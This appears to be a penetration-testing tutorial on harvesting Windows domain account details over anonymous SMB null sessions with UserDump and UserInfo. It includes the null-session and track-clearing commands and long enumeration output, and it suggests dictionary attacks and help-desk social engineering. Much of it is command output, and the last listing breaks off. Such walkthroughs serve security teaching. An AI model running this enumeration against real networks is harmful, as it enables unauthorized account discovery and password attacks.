USING TIM MULLEN'S USERINFO AND USERDUMP FOR ENUMERATION

PENETRATION TESTING METHODOLOGY

Phase 1: Reconnaissance (active and passive information gathering)
Phase 2: Scan (mapping the network)
Phase 3: Enumeration (gathering more detailed account information)
Phase 4: Penetration (exploiting vulnerabilities found in Phase 2 & 3)
Phase 5: Escalation (increasing privilege levels from user to admin/root)
Phase 6: Maintaining Access (creating accounts, rootkits, backdoors)
Phase 7: Clearing Tracks (clearing logs & covering your tracks)

INTRODUCTION TO THE TOOLS

UserInfo and UserDump are tools to help you enumerate WindowsNT and Windows2K (also XP and 2003 sometimes) machines that have port 139 open on them. These tools work as a null user even if the Restrict Anonymous setting has been set to 1. Now most Windows2K/NT server lockdown guides will tell you to set this registry key to 1 because it is supposed to stop null sessions.

```
HKEY_Local_Machine\System\CurrentControlSet\Control\LSA
RestrictAnonymous = 1 (DWORD)
```

The point of Tim Mullen's tools are that the Registry Fix didn't fix all the holes. It stopped the DumpACL tool from working but didn't stop his tool and User2SID and SID2User from working.

Basically the fix added ACL's to the following Net* enumeration functions:

NetServerGetInfo
NetUserEnum
NetGroupGetUsers
NetShareEnum
NetUserModalsGet

User2SID and SID2User still work because they use the following functions that do not have ACL's on them:

LookupAccountName
LookupAccountSID

There are other functions that also have poor ACL's on them, even after RA is set to 1:

NetServerTransportEnum
NetUserGetInfo.

You can check out his PowerPoint for more information, I won't plagiarize it all. http://www.hammerofgod.com/download/Mullen-RA.ppt UserInfo will enumerate use information over a null session even if RA is set to 1. It does this by querying the NetUserGetInfo, LookupAccountName, & LookupAccountSid API's call at layer 3. What all that mumbo jumbo means is that when MS tried to fix the problem with the registry key it stopped some other API calls but not NetUserGetInfo, LookupAccountName, & LookupAccountSid so enumeration is still possible. Now a RA set to 2 will stop the problem, but it limits the functionality of NT and 2000 machines and services. On Server 2003, if you set RA=2 on your domain controllers (null sessions won't work on member servers) the domain controller won't be able to communicate properly with the member servers. What this means to the pen-tester is that if you can locate the domain controller on a network, you can *potentially* pull every account from the domain with these tools. There are many factors involved but it is still a possibility.

With these tools we can enumerate a lots of juicy user information.

The retun flags DWORD is broken out to give user privilege level, dump operator groups, and to get the following:

Account Lockout.
Account Disabled.
User cannot change password.
Password never expires.
Smartcard required for interactive logon (Win2k).
Account is trusted for delegation (Win2k).
Account is sensitive and cannot be delegated (Win2k).
All Dates, as well as Logon Hours, are at the controller, in GMT.
Any comments left by the admin.


NULL SESSION BACKGROUND

Null sessions allow an anonymous attackers to extract a great deal of information about a system--most importantly, account names. They are dangerous because they allow attackers to pull juicy user data down from across the internet. Windows NT, 2000 and even Server 2003 domain controllers are susceptible to enumeration using null sessions. There is a lot more information available in the Hacking Exposed books and the internet on null sessions and SMB enumeration. The key point to take away on null sessions and enumeration is that you can obtain account names to use on dictionary attacks and other information like last logon, privileges, and when and if the password expires. It even gives you the logon hours so we aren't knocking on the door when the user should be asleep and not able to log in.

Ideally people block UDP 137 & 138, TCP 139, and TCP 445 at the firewall and that will not allow null session from outside your network but you are still hosed to internal attackers or even the attacker finds a way through the firewall. But you will find many machines and networks that do not block 139 to the internet.

USING THE TOOLS


Let’s move on to using the tools. Now, when I read Thor’s read-me for UserInfo it seemed like his tool would set up the null session for me, but on my Windows Server 2003 box I had no such luck. I had to set it up my self. **I can’t stress enough that if these tools aren’t working and you know the server is up and it SHOULD be working, make sure you set up your null session.



```
C:\Documents and Settings\JohnnyRockett>net use \\172.16.0.7\ipc$ "" /user: ""
The syntax of this command is:


NET USE
[devicename | *] [\\computername\sharename[\volume] [password | *]]
        [/USER:[domainname\]username]
        [/USER:[dotted domain name\]username]
        [/USER:[username@dotted domain name]
        [/SMARTCARD]
        [/SAVECRED]
        [[/DELETE] | [/PERSISTENT:{YES | NO}]]

NET USE {devicename | *} [password | *] /HOME

NET USE [/PERSISTENT:{YES | NO}]


C:\Documents and Settings\JohnnyRockett>net use \\172.16.0.7\ipc$ "" /user:""
The command completed successfully.


C:\Documents and Settings\JohnnyRockett>
```

Figure 1. Setting up the null session.


Cool, now we got the null session. Don’t forget at the end to delete your session. This is very important for covering your tracks.



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\JohnnyRockett>net use * /d /y
You have these remote connections:

                    \\172.16.0.7\ipc$
Continuing will cancel the connections.

The command completed successfully.


C:\Documents and Settings\JohnnyRockett>_
```

Figure 2. Deleting the null session.

I will run UserInfo and UserDump against a Windows2003 domain controller. I am on the same network as this box, so we are disregarding the blocking port 139 at the firewall problem. I also need to note that 2003 domain controllers allow null session but member servers do not. If you can't find a 2003 domain controller, try using a 2000 or NT box for practice. I have also noticed in my research that XP SP2 has stopped the functionality of these tools.



Active Directory Users and Compu
Saved Queries
nowarez2003.com
Administrative Groups
Builtin
Computers
Desktops
Domain Controllers
EastBranch
Employees
Dan Holme
Danielle Tiedt
Hank Carbeck
Johnny Rockett
Lorrin Smith-Bates
Profile Account
Scott Bishop
Template Sales Repres
ForeignSecurityPrincipals
Marketing
Security Groups
Servers
Users
Administrator
Agents
Cert Publishers


Users 28 objects

Name	Type	Description
Administrator	User	Built-in account for admini…
Agents	Distribution Gro…	
Cert Publishers	Security Group …	Members of this group are…
DnsAdmins	Security Group …	DNS Administrators Group
DnsUpdateProxy	Security Group …	DNS clients who are permi…
Domain Admins	Security Group …	Designated administrators…
Domain Computers	Security Group …	All workstations and serve…
Domain Controllers	Security Group …	All domain controllers in th…
Domain Guests	Security Group …	All domain guests
Domain Users	Security Group …	All domain users
Enterprise Admins	Security Group …	Designated administrators…
Group Policy Creator …	Security Group …	Members in this group can…
Group1	Security Group …	
Group2	Security Group …	
Group3	Security Group …	
Guest	User	Built-in account for guest …
HelpServicesGroup	Security Group …	Group for the Help and Su…
IIS_WPG	Security Group …	IIS Worker Process Group
IUSR_FUCKYOURMO…	User	Built-in account for anony…
IWAM_FUCKYOURM…	User	Built-in account for Intern…
OWS_337769143_ad…	Security Group …	Microsoft SharePoint role '…
RAS and IAS Servers	Security Group …	Servers in this group can …
Schema Admins	Security Group …	Designated administrators…

Figure 3. AD users and computers output showing guest account is disabled.

This picture shows that the guest account is disabled on this domain controller, which is by default. Next, we will show that with UserDump it doesn't even matter if the guest account is disabled.

Let's start with UserDump and assume we don't know any usernames on the box.




```
C:\Documents and Settings\NoOne\My Documents\Windows_SID\userinfo\userdump>userd
ump \\192.168.0.103 guest 200

        UserDump v1.11 - thor@hammerofgod.com

        Querying Controller \\192.168.0.103


        USER INFO
        Username:       Administrator
        Full Name:
        Comment:        Built-in account for administering the computer/domain
        User Comment:
        User ID:        500
        Primary Grp:    513
        Privs:          Admin Privs
        OperatorPrivs:  Print OP Privs

        SYSTEM FLAGS (Flag dword is 513)

        MISC INFO
        Password age:   Sun Dec 05 15:27:24 2004
        LastLogon:      Sun Dec 05 15:30:49 2004
        LastLogoff:     Thu Jan 01 00:00:00 1970
        Acct Expires:   Never
        Max Storage:    Unlimited
        Workstations:
        UnitsperWeek:   168
        Bad pw Count:   0
        Num logons:     14612
        Country code:   0
        Code page:      0
        Profile:
        ScriptPath:
        Homedir drive:
        Home Dir:
        PasswordExp:    0

        Logon hours at controller, GMT:
        Hours-          12345678901N12345678901M
        Sunday          111111111111111111111111
        Monday          111111111111111111111111
        Tuesday         111111111111111111111111
        Wednesday       111111111111111111111111
        Thursday        111111111111111111111111
        Friday          111111111111111111111111
        Saturday        111111111111111111111111

LookupAccountSid failed: 1001 does not exist...
SID resolved, but it does not belong to a user for this authority.
LookupAccountSid failed: 1003 does not exist...
LookupAccountSid failed: 1004 does not exist...
LookupAccountSid failed: 1005 does not exist...
```

Figure 4. UserDump output using guest account.

First, the command was **UserDump \\serverIP guest 200** . We used the guest account because we didn't know the names of any other accounts on the domain controller and it was a good guess that the guest account would be there but probably just disabled. 200 is how far we want to walk the SAM (enumerate). As we saw before the guest account is disabled, it didn't matter for this tool to work; any real account will work.


Ok, the first SID this tools pulls out is 500 which is the administrator; this is default behavior for the tool. About 100 steps down we pull off our first user account; Dan Holme.



```
LookupAccountSid failed: 1098 does not exist...
LookupAccountSid failed: 1099 does not exist...
LookupAccountSid failed: 1100 does not exist...
LookupAccountSid failed: 1101 does not exist...
LookupAccountSid failed: 1102 does not exist...
LookupAccountSid failed: 1103 does not exist...
SID resolved, but it does not belong to a user for this authority.
LookupAccountSid failed: 1105 does not exist...

        USER INFO
        Username:       Dholme
        Full Name:      Dan Holme
        Comment:        Taught me shit about Windows Server 2003
        User Comment:
        User ID:        1106
        Primary Grp:    513
        Privs:          User Privs
        OperatorPrivs:  Print OP Privs

        SYSTEM FLAGS (Flag dword is 66049)
        User's pwd never expires.

        MISC INFO
        Password age:   Tue Apr 20 17:55:18 2004
        LastLogon:      Thu Jan 01 00:00:00 1970
        LastLogoff:     Thu Jan 01 00:00:00 1970
        Acct Expires:   Never
        Max Storage:    Unlimited
        Workstations:
        UnitsperWeek:   168
        Bad pw Count:   0
        Num logons:     0
        Country code:   0
        Code page:      0
        Profile:
        ScriptPath:
        Homedir drive:
        Home Dir:
        PasswordExp:    0

        Logon hours at controller, GMT:
        Hours-          12345678901N12345678901M
        Sunday          111111111111111111111111
        Monday          111111111111111111111111
        Tuesday         111111111111111111111111
        Wednesday       111111111111111111111111
        Thursday        111111111111111111111111
        Friday          111111111111111111111111
        Saturday        111111111111111111111111

LookupAccountSid failed: 1107 does not exist...
LookupAccountSid failed: 1108 does not exist...
LookupAccountSid failed: 1109 does not exist...
```

Figure 5. UserDump showing Dan Holme's information.


We see some juicy info like Dan's password never expires and that he can log on anytime. Most importantly we have his username. If we wanted to try some social engineering we could call the help desk and try to get Dan's password.



```
        Logon hours at controller, GMT:
        Hours-          12345678901N12345678901M
        Sunday          111111111111111111111111
        Monday          111111111111111111111111
        Tuesday         111111111111111111111111
        Wednesday       111111111111111111111111
        Thursday        111111111111111111111111
        Friday          111111111111111111111111
        Saturday        111111111111111111111111

LookupAccountSid failed: 1123 does not exist...
LookupAccountSid failed: 1124 does not exist...
LookupAccountSid failed: 1125 does not exist...
LookupAccountSid failed: 1126 does not exist...
LookupAccountSid failed: 1127 does not exist...
LookupAccountSid failed: 1128 does not exist...
LookupAccountSid failed: 1129 does not exist...
LookupAccountSid failed: 1130 does not exist...
LookupAccountSid failed: 1131 does not exist...
LookupAccountSid failed: 1132 does not exist...
LookupAccountSid failed: 1133 does not exist...
LookupAccountSid failed: 1134 does not exist...
LookupAccountSid failed: 1135 does not exist...
LookupAccountSid failed: 1136 does not exist...
LookupAccountSid failed: 1137 does not exist...
LookupAccountSid failed: 1138 does not exist...
LookupAccountSid failed: 1139 does not exist...
LookupAccountSid failed: 1140 does not exist...
LookupAccountSid failed: 1141 does not exist...
LookupAccountSid failed: 1142 does not exist...
LookupAccountSid failed: 1143 does not exist...
LookupAccountSid failed: 1144 does not exist...
LookupAccountSid failed: 1145 does not exist...
LookupAccountSid failed: 1146 does not exist...
